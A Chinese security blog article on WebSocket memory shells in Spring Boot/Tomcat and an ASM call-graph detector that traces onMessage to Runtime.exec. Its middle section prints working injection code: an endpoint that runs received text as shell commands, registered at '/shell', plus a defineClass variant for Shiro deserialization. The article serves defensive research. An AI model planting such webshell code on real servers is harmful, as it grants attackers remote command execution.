从WebSocket内存马中探究一种新的内存马检测算法
什么是WebSocket
在传统的HTTP/1.0请求,是无状态服务的往来的通信,即是一种请求一次,响应一次的通信方式。虽然之后的HTTP/1.1长连接不同支持了三次握手之后可以发送多个请求链接,但还是一次请求对应一个响应,无法做到真正意义上的收发同步进行,且服务端无法主动发起Response给客户端。所以很多系统都是采用"轮询"的方式定时向服务端发送请求是否有新的数据产生。为了解决这类问题,继而推出了WebSocket通信方式。
WebSocket是基于TCP协议的一种网络通信协议,实现了客户端和服务端的全双工通信,也就是两个终端之间可以同时发送和接收数据,是一种双向通信方式。
SpringBoot实现WebSocket
先来搭建SpringBoot场景下的WebSocket
package org.websocket.MemoryHorse;import org.springframework.boot.SpringApplication;import org.springframework.boot.autoconfigure.SpringBootApplication;import org.springframework.context.annotation.Bean;import org.springframework.web.socket.config.annotation.EnableWebSocket;import org.springframework.web.socket.server.standard.ServerEndpointExporter;@SpringBootApplication@EnableWebSocketpublic class MemoryHorseApplication {public static void main(String[] args) {SpringApplication.run(MemoryHorseApplication.class, args);}/*** 初始化Bean,它会自动注册使用了 @ServerEndpoint 注解声明的 WebSocket endpoint* @return*/@Beanpublic ServerEndpointExporter serverEndpointExporter(){return new ServerEndpointExporter();}}
程序使用了@EnableWebSocket开启WebSocket功能
同时在启动的时候注册了ServerEndpointExporter类的Bean,该类会检测包下面使用@ServerEndpoint注解的Websocket Endpoint,同时还能保证Servlet在扫描该Endpoint的时候可以排除掉。
之后就可以定义一个WebSocket的Endpoint
package org.websocket.MemoryHorse.controller;import org.springframework.web.bind.annotation.RestController;import javax.websocket.*;import javax.websocket.server.PathParam;import javax.websocket.server.ServerEndpoint;import java.io.IOException;import static org.websocket.MemoryHorse.util.WebSocketUtils.ONLINE_USER_SESSIONS;import static org.websocket.MemoryHorse.util.WebSocketUtils.sendMessageAll;@RestController@ServerEndpoint("/ws/{username}")public class TestServerEndpoint {@OnOpenpublic void openSession(@PathParam("username") String username, Session session) {ONLINE_USER_SESSIONS.put(username, session);String message = "欢迎用户[" + username + "] 来到聊天室!";sendMessageAll(message);}@OnMessagepublic void onMessage(@PathParam("username") String username, String message) {sendMessageAll("用户[" + username + "] : " + message);}@OnClosepublic void onClose(@PathParam("username") String username, Session session) {//当前的Session 移除ONLINE_USER_SESSIONS.remove(username);//并且通知其他人当前用户已经离开聊天室了sendMessageAll("用户[" + username + "] 已经离开聊天室了!");try {session.close();} catch (IOException e) {e.printStackTrace();}}@OnErrorpublic void onError(Session session, Throwable throwable) {try {session.close();} catch (IOException e) {e.printStackTrace();}}}
该Endpoint中有四个常见事件的注解
- OnOpen:创建链接的时候触发
- OnMessages:接收到消息的时候触发
- OnClose:链接断开的时候触发
- OnError:出现异常的时候触发
在Endpoint中使用了一个Map来存放对应用户和Session的值,SendMessageAll方法对所有在线的用户发送消息
package org.websocket.MemoryHorse.util;import javax.websocket.RemoteEndpoint;import javax.websocket.Session;import java.io.IOException;import java.util.Map;import java.util.concurrent.ConcurrentHashMap;public final class WebSocketUtils {// 存储 websocket sessionpublic static final Map<String, Session> ONLINE_USER_SESSIONS = new ConcurrentHashMap<>();/*** @param session 用户 session* @param message 发送内容*/public static void sendMessage(Session session, String message) {if (session == null) {return;}final RemoteEndpoint.Basic basic = session.getBasicRemote();if (basic == null) {return;}try {basic.sendText(message);} catch (IOException e) {e.printStackTrace();}}public static void sendMessageAll(String message) {ONLINE_USER_SESSIONS.forEach((sessionId, session) -> sendMessage(session, message));}}
这里还需要注意一下,application.properties中如果指定了WebSocket的注册路径,使用的时候一定要加上该路径
server.servlet.context-path=/websocket

声明之后,便可以通过SPI服务提供接口调用WsSci类
@HandlesTypes({ServerEndpoint.class, ServerApplicationConfig.class, Endpoint.class})public class WsSci implements ServletContainerInitializer {public WsSci() {}public void onStartup(Set<Class<?>> clazzes, ServletContext ctx) throws ServletException {WsServerContainer sc = init(ctx, true);}static WsServerContainer init(ServletContext servletContext, boolean initBySciMechanism) {WsServerContainer sc = new WsServerContainer(servletContext);servletContext.setAttribute("javax.websocket.server.ServerContainer", sc);servletContext.addListener(new WsSessionListener(sc));if (initBySciMechanism) {servletContext.addListener(new WsContextListener());}return sc;}}
先来看看,WsSci中的onStartup调用了init方法,并在其中创建了WsServerContainer类
WsServerContainer(ServletContext servletContext) {Dynamic fr = servletContext.addFilter("Tomcat WebSocket (JSR356) Filter", new WsFilter());fr.setAsyncSupported(true);EnumSet<DispatcherType> types = EnumSet.of(DispatcherType.REQUEST, DispatcherType.FORWARD);fr.addMappingForUrlPatterns(types, true, new String[]{"/*"});}
可以看到,WsServerContainer构造方法中添加了一个"Tomcat WebSocket (JSR356) Filter"的Filter过滤器,目标类为WsFilter。
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {if (this.sc.areEndpointsRegistered() && UpgradeUtil.isWebSocketUpgradeRequest(request, response)) {HttpServletRequest req = (HttpServletRequest)request;HttpServletResponse resp = (HttpServletResponse)response;String pathInfo = req.getPathInfo();String path;if (pathInfo == null) {path = req.getServletPath();} else {path = req.getServletPath() + pathInfo;}WsMappingResult mappingResult = this.sc.findMapping(path);if (mappingResult == null) {chain.doFilter(request, response);} else {UpgradeUtil.doUpgrade(this.sc, req, resp, mappingResult.getConfig(), mappingResult.getPathParams());}} else {chain.doFilter(request, response);}}
跟进发现如果路径匹配到,则直接调用UpgradeUtil.doUpgrade方法升级HTTP协议到WebSocket

再回到WsSci的onStartup方法中,看看init之后的内容都做了些什么
public void onStartup(Set<Class<?>> clazzes, ServletContext ctx) throws ServletException {WsServerContainer sc = init(ctx, true);if (clazzes != null && clazzes.size() != 0) {Set<ServerApplicationConfig> serverApplicationConfigs = new HashSet();Set<Class<? extends Endpoint>> scannedEndpointClazzes = new HashSet();HashSet scannedPojoEndpoints = new HashSet();try {String wsPackage = ContainerProvider.class.getName();wsPackage = wsPackage.substring(0, wsPackage.lastIndexOf(46) + 1);Iterator var8 = clazzes.iterator();while(var8.hasNext()) {Class<?> clazz = (Class)var8.next();JreCompat jreCompat = JreCompat.getInstance();int modifiers = clazz.getModifiers();if (Modifier.isPublic(modifiers) && !Modifier.isAbstract(modifiers) && !Modifier.isInterface(modifiers) && jreCompat.isExported(clazz) && !clazz.getName().startsWith(wsPackage)) {if (ServerApplicationConfig.class.isAssignableFrom(clazz)) {serverApplicationConfigs.add((ServerApplicationConfig)clazz.getConstructor().newInstance());}if (Endpoint.class.isAssignableFrom(clazz)) {scannedEndpointClazzes.add(clazz);}if (clazz.isAnnotationPresent(ServerEndpoint.class)) {scannedPojoEndpoints.add(clazz); //扫描注解是否为@ServerEndpoint}}}} catch (ReflectiveOperationException var14) {throw new ServletException(var14);}Set<ServerEndpointConfig> filteredEndpointConfigs = new HashSet();Set<Class<?>> filteredPojoEndpoints = new HashSet();Iterator var17;if (serverApplicationConfigs.isEmpty()) {filteredPojoEndpoints.addAll(scannedPojoEndpoints);} else {var17 = serverApplicationConfigs.iterator();while(var17.hasNext()) {ServerApplicationConfig config = (ServerApplicationConfig)var17.next();Set<ServerEndpointConfig> configFilteredEndpoints = config.getEndpointConfigs(scannedEndpointClazzes);if (configFilteredEndpoints != null) {filteredEndpointConfigs.addAll(configFilteredEndpoints);}Set<Class<?>> configFilteredPojos = config.getAnnotatedEndpointClasses(scannedPojoEndpoints);if (configFilteredPojos != null) {filteredPojoEndpoints.addAll(configFilteredPojos); //将扫描到的类添加到filteredPojoEndpoints中}}}try {var17 = filteredEndpointConfigs.iterator();while(var17.hasNext()) {ServerEndpointConfig config = (ServerEndpointConfig)var17.next();sc.addEndpoint(config);}var17 = filteredPojoEndpoints.iterator(); //获取迭代器遍历while(var17.hasNext()) {Class<?> clazz = (Class)var17.next();sc.addEndpoint(clazz, true); //注册@ServerEndpoint的实现类到WsServerContainer中,与WsFilter关联起来}} catch (DeploymentException var13) {throw new ServletException(var13);}}}
WebSocket内存马实现
之前分析WebSocket的注册过程中,知道WsFilter处理的是WsServerContainer的configExactMatchMap。所以注册WebSocket内存马的思路就是动态添加一个WebSocket路径到configExactMatchMap数据结构中去。
ServerEndpointConfig config = ServerEndpointConfig.Builder.create(EndpointInject.class, "/shell").build();ServerContainer container = (ServerContainer) servletContext.getAttribute(ServerContainer.class.getName());try {container.addEndpoint(config);}catch (DeploymentException e){return "false";}return "true";
而EndpointInject.class就是我们的恶意WebSocket Endpoint,内容如下:
package org.websocket.MemoryHorse.pojo;import javax.websocket.*;import java.io.InputStream;public class EndpointInject extends Endpoint implements MessageHandler.Whole<String> {private Session session;@Overridepublic void onOpen(Session session, EndpointConfig endpointConfig) {this.session = session;session.addMessageHandler(this);}@Overridepublic void onClose(Session session, CloseReason closeReason) {super.onClose(session, closeReason);}@Overridepublic void onMessage(String s) {try {Process process;boolean bool = System.getProperty("os.name").toLowerCase().startsWith("windows");if (bool) {process = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", s });} else {process = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", s });}InputStream inputStream = process.getInputStream();StringBuilder stringBuilder = new StringBuilder();int i;while ((i = inputStream.read()) != -1)stringBuilder.append((char)i);inputStream.close();process.waitFor();session.getBasicRemote().sendText(stringBuilder.toString());} catch (Exception exception) {exception.printStackTrace();}}}
之后访问injection注入页面,再建立WebSocket链接即可执行命令

如果遇到Shiro反序列化的利用场景,无法直接通过EndpointInject.class的方式build
ServerEndpointConfig config = ServerEndpointConfig.Builder.create(EndpointInject.class, "/shell").build();可以使用ClassLoad的defineClass的方式定义恶意类
ClassLoader classLoader = Thread.currentThread().getContextClassLoader();byte[] bytes = new byte[]{-54,-2,-70,-66,0,0,0,52,0,-109,10,0}; //EndpointInject.classMethod method = ClassLoader.class.getDeclaredMethod("defineClass", byte[].class, int.class, int.class);method.setAccessible(true);Class aClass = (Class) method.invoke(classLoader, bytes, 0, bytes.length);ServletContext servletContext = request.getServletContext();ServerEndpointConfig config = ServerEndpointConfig.Builder.create(aClass, "/shell").build();ServerContainer container = (ServerContainer) servletContext.getAttribute(ServerContainer.class.getName());try {container.addEndpoint(config);}catch (DeploymentException e){return "false";}return "true";
一种新内存马的查杀思路
关于WebSocket内存马的检测与查杀,网上的脚本几乎都是通过遍历WsServerContainer的configExactMatchMap
@RequestMapping("/getWs")public String getWsFilter(HttpServletRequest request) throws Exception {WsServerContainer wsServerContainer = (WsServerContainer) request.getServletContext().getAttribute(ServerContainer.class.getName());// 利用反射获取 WsServerContainer 类中的私有变量 configExactMatchMapClass<?> obj = Class.forName("org.apache.tomcat.websocket.server.WsServerContainer");Field field = obj.getDeclaredField("configExactMatchMap");field.setAccessible(true);Map<String, Object> configExactMatchMap = (Map<String, Object>) field.get(wsServerContainer);// 遍历configExactMatchMap, 打印所有注册的 websocket 服务Set<String> keyset = configExactMatchMap.keySet();StringBuilder sb = new StringBuilder();for (String key : keyset) {Object object = wsServerContainer.findMapping(key);Class<?> wsMappingResultObj = Class.forName("org.apache.tomcat.websocket.server.WsMappingResult");Field configField = wsMappingResultObj.getDeclaredField("config");configField.setAccessible(true);ServerEndpointConfig config1 = (ServerEndpointConfig) configField.get(object);Class<?> clazz = config1.getEndpointClass();// 打印 ws 服务 url, 对应的 classsb.append(String.format("websocket name:%s, websocket class: %s", key, clazz.getName()));sb.append("\n");}return sb.toString();}

ASM函数调用图生成
项目是用JavaAgent来做的,结合了ASM来遍历所有的方法和类
ClassReader reader = new ClassReader(bytes);ClassWriter writer = new ClassWriter(reader, 0);ClassPrinter visitor = new ClassPrinter(writer,discoveredCalls);reader.accept(visitor, 0);
@Overridepublic MethodVisitor visitMethod(int access, String name, String desc, String signature, String[] exceptions) {MethodVisitor methodVisitor = cv.visitMethod(access, name, desc, signature, exceptions);return new TraceAdviceAdapter(methodVisitor, access, name, desc,this.ClassName,discoveredCalls);}
在选择器中的构造方法中会把之前的调用方法名称和类传入,并重写visitMethodInsn方法,并将调用路径存入之前的discoveredCalls中。
import java.util.ArrayList;import java.util.List;import java.util.Map;import org.objectweb.asm.MethodVisitor;import org.objectweb.asm.commons.AdviceAdapter;public class TraceAdviceAdapter extends AdviceAdapter {private String MethodName;private String ClassName;private Map<String,List<String>> discoveredCalls;protected TraceAdviceAdapter(final MethodVisitor mv, final int access, final String name, final String desc,String ClassName,Map<String,List<String>> discoveredCalls) {super(ASM5, mv, access, name, desc);this.MethodName = name;this.ClassName = ClassName;this.discoveredCalls = discoveredCalls;}@Overridepublic void visitMethodInsn(final int opcode, final String owner,final String name, final String desc, final boolean itf) {//System.out.println("MethodInsn:"+this.ClassName+"#"+this.MethodName+" -> "+owner+"#"+name);if(discoveredCalls.containsKey(this.ClassName+"#"+this.MethodName)) {discoveredCalls.get(this.ClassName+"#"+this.MethodName).add(owner+"#"+name);}else {List<String> list = new ArrayList<>();list.add(owner+"#"+name);discoveredCalls.put(this.ClassName+"#"+this.MethodName, list);}super.visitMethodInsn(opcode, owner, name, desc, itf);}}
public class test{public static void main(String[] args){System.out.println(replaceHello("Hi,Hello"));}public static String replaceHello(String str){return str.replaceAll("Hello","CallGraph");}}
以main方法为入口函数,构造一个函数调用图
定义:有一组有向图G<V,E>,V代表该有向图中的节点,如上图中的main、println、replaceHello、replaceAll等,可以是系统定义的函数,也可能是用户编写的函数。E代表有向边的集合,如main方法中调用了println,则main->println。

查看字节码可以看到方法的调用操作,程序的函数调用图就如下图所示

使用逆拓扑排序算法判断可达性
因为我们的内存马检测思路是通过分析Call Graph调用图来判断最终执行的操作是否有Runtime.exec,因此就需要通过逆拓扑排序的方式,遍历入口方法中到Runtime.exec之间是否有一条可达的路径。但函数调用是依次递归的,如A->B->C一条调用链,A方法中又可能有X、Y、Z方法,因此并不能判断是哪个方法调用了C。
Map<String,List<String>> discoveredCalls;String sinkMethod = "java/lang/Runtime#exec";Stack stack = new Stack();public boolean dfsSearchSink(String enterMethod) {if(discoveredCalls.containsKey(enterMethod) && !visitedClass.contains(enterMethod)) {visitedClass.add(enterMethod);List<String> list = discoveredCalls.get(enterMethod);for(String m:list) {if(m.equals(sinkMethod)) {stack.push(m);return true;}if(dfsSearchSink(m)) {stack.push(m);return true;}}return false;}else {return false;}}
public void onMessage(String s) {try {//故意写了个RuntimeUtils.execCommand方法,方便测试逆拓扑排序的效果。session.getBasicRemote().sendText(RuntimeUtils.execCommand(s));} catch (IOException e) {e.printStackTrace();}}
解决JavaAgent无法反射获取字段问题
前面说到入口方法可以定成onMessage方法,但是还需要获取configExactMatchMap中注册的类,再加上onMessage关键词进行搜索。
可javaAgent中是无法通过反射获取到org.apache.tomcat.websocket.server.WsServerContainer的configExactMatchMap字段。

其原因是Spring容器在启动的时候,类是由org.springframework.boot.loader.LaunchedURLClassLoader加载的。JavaAgent中的类却是由自己的AppClassLoader加载,而LaunchedURLClassLoader本身就是AppClassLoader的子加载器,按照双亲委派,自然就出现NotFoundException错误了。
在经过分析后发现,在Spring容器初始化的时候,会把LaunchedURLClassLoader放到org.apache.catalina.core.ApplicationContext的facade字段中
于是便在ApplicationContext的构造方法返回前,调用了JavaAgent中的静态方法,再设置成全局的ClassLoader,方便之后调用。
@Overridepublic void visitInsn(int opcode) {if (this.MethodName.equals(App.Change_Class_Method) && this.ClassName.equals(App.Change_Class)) {if ((opcode >= Opcodes.IRETURN && opcode <= Opcodes.RETURN)|| opcode == Opcodes.ATHROW) {//方法在返回之前,打印"end"mv.visitVarInsn(ALOAD, 0);mv.visitFieldInsn(GETFIELD, "org/apache/catalina/core/ApplicationContext", "facade", "Ljavax/servlet/ServletContext;");mv.visitMethodInsn(INVOKESTATIC, "com/websocket/findMemShell/App", "changeServletContext", "(Ljava/lang/Object;)V", false);}}mv.visitInsn(opcode);}
在javaAgent中的代码如下:
public static void changeServletContext(Object servletContext) {if(App.servletContext == null) {App.servletContext = servletContext;System.out.println("Change servletContext: "+servletContext.getClass());}}
织入后,Dump的ApplicationContext类构造方法如下图所示

之后再用loadClass的方式即可获取到对应的类对象
public static List<ConfigPath> getWsConfig() {try {Object servletContext = App.servletContext;if(servletContext == null) {return null;}List<ConfigPath> classList = new ArrayList<>();//System.out.println("servletContext ClassLoader: "+servletContext.getClass().getClassLoader());Method getAttribute = servletContext.getClass().getClassLoader().loadClass("org.apache.catalina.core.ApplicationContextFacade").getDeclaredMethod("getAttribute", String.class);Object wsServerContainer = getAttribute.invoke(servletContext, "javax.websocket.server.ServerContainer");Class<?> obj = servletContext.getClass().getClassLoader().loadClass("org.apache.tomcat.websocket.server.WsServerContainer");Field field = obj.getDeclaredField("configExactMatchMap");field.setAccessible(true);Map<String, Object> configExactMatchMap = (Map<String, Object>) field.get(wsServerContainer);// 遍历configExactMatchMap, 打印所有注册的 websocket 服务Set<String> keyset = configExactMatchMap.keySet();StringBuilder sb = new StringBuilder();for (String key : keyset) {System.out.println("configExactMatchMap key:" + key);Object object = servletContext.getClass().getClassLoader().loadClass("org.apache.tomcat.websocket.server.WsServerContainer").getDeclaredMethod("findMapping", String.class).invoke(wsServerContainer, key);Class<?> wsMappingResultObj = servletContext.getClass().getClassLoader().loadClass("org.apache.tomcat.websocket.server.WsMappingResult");Field configField = wsMappingResultObj.getDeclaredField("config");configField.setAccessible(true);Object serverEndpointConfig = configField.get(object);Class<?> clazz = (Class<?>) servletContext.getClass().getClassLoader().loadClass("javax.websocket.server.ServerEndpointConfig").getDeclaredMethod("getEndpointClass").invoke(serverEndpointConfig);ConfigPath cp = new ConfigPath(key,clazz.getName());classList.add(cp);}return classList;}catch(Exception e) {e.printStackTrace();}return null;}
在通过多线程的方式定时查询注册的WebSocket
@Overridepublic void run() {while(true) {List<ConfigPath> result = getWsConfigResult.getWsConfig();if(result != null && result.size() != 0) {for(ConfigPath cp : result) {System.out.println("WsConfig Class: \n"+cp.getClassName().replaceAll("\\.", "/")+"#onMessage"+"\n");if(discoveredCalls.containsKey(cp.getClassName().replaceAll("\\.", "/")+"#onMessage")) {List<String> list = discoveredCalls.get(cp.getClassName().replaceAll("\\.", "/")+"#onMessage");for(String str : list) {if(dfsSearchSink(str)) {stack.push(str);stack.push(cp.getClassName().replaceAll("\\.", "/")+"#onMessage");StringBuilder sb = new StringBuilder();while(!stack.empty()) {sb.append("->");sb.append(stack.pop());}System.out.println("CallEdge: "+sb.toString());if(getWsConfigResult.deleteConfig(cp.getPath())) {System.out.println("Delete Class "+cp.getPath()+" Succeed");}else {System.out.println("Delete Class "+cp.getPath()+" Failed");}break;}}}}}System.out.println("Thread-"+count+" Running...");try {count++;Thread.sleep(20000); //间隔20秒探测} catch (InterruptedException e) {e.printStackTrace();}}}
每间隔20秒就会读取一次configExactMatchMap中的值,并进行逆拓扑排序,检查是否有恶意函数的调用。如果有,就将该恶意的WebSocket内存马删除。

总结和思考
其所所提出的一种新的内存马检测思路,是通过Java ASM动态Build函数调用图,并用逆拓扑排序的方式检测OnMessage入口方法到Runtime.exec危险函数之间是否存在一条可达路径。我总结了下,这类检测思路比较传统的检测方式有如下优点:
- JSP检测Class文件是否落地:比较JSP的检测方式,如c0ny1师傅写的java-memshell-scanner项目。是无法结合Call Graph做到WebSocket内存马的识别,需要人工确定。再者现在很多场景都是微服务架构,因此使用更多的是SpringBoot,而SpringBoot不同与直接Tomcat部署的最大区别地方就是不支持JSP部署,只能通过JavaAgent Attach的方式加载,而结合Call Graph这种方式不仅可以检测WebSocket内存马,同时也可以支持检测传统的Controller、Interceptor(目前还未实现传统的内存马检测,如果有师傅觉得这个思路不错想自己实现可以提个pr)。
- RASP动态获取堆栈信息回溯:目前业界很多RASP也集成了WebShell和内存马的检测功能,就像我之前研究的检测思路一样,很多情况是通过堆栈信息回溯的方式检测。当然,这种方式是一次Request就获取一次堆栈信息,因此对内存的开销也会很大。而用Java ASM提前遍历出的Call Graph除了占用点空间以外,无需每次请求都重新获取一遍函数调用情况。
还可发展的方向(欢迎提交Pr):
- 目前暂未支持Controller、Interceptor、Filter、Servlet等内存马检测算法。
- 目前可以支持Attach Agent,但是还未实现Self Attach JVM的方式运行。
- 目前Sink函数只有Runtime.exec,还可以添加其他恶意函数进行检测。
项目地址:https://github.com/sf197/MemoryShellHunter
文章来源:https://mp.weixin.qq.com/s/Yn9yk2KUjc_MXECbAPiwxQ
Reference
[1].https://blog.csdn.net/shida219/article/details/126677334
[2].https://zhuanlan.zhihu.com/p/419738104
[3].https://www.docs4dev.com/apidocs/zh/spring/4.3.30.RELEASE/org/springframework/web/socket/server/standard/ServerEndpointExporter.html
[4].https://www.cnblogs.com/love-wzy/p/10373639.html
[5].https://docs.oracle.com/javaee/6/api/javax/servlet/ServletContainerInitializer.html
[6].https://github.com/c0ny1/java-memshell-scanner/pull/4
[7].https://www.cnblogs.com/zpchcbd/p/16513851.html
[8].https://veo.pub/2022/memshell/
[9].https://juejin.cn/post/7067363361368834061
[10].https://zhzhdoai.github.io/2020/10/08/Tomcat-Servlet%E5%9E%8B%E5%86%85%E5%AD%98shell/
[11].https://www.bilibili.com/read/cv13433468
[12]赵丹. 基于静态类型分析的Java程序函数调用图构建方法研究[D].湖南大学,2006.
[13]景延琴. 基于函数调用图的Android程序相似性检测[D].东南大学,2019.DOI:10.27014/d.cnki.gdnau.2019.003241.

布施恩德可便相知重
微信扫一扫打赏
支付宝扫一扫打赏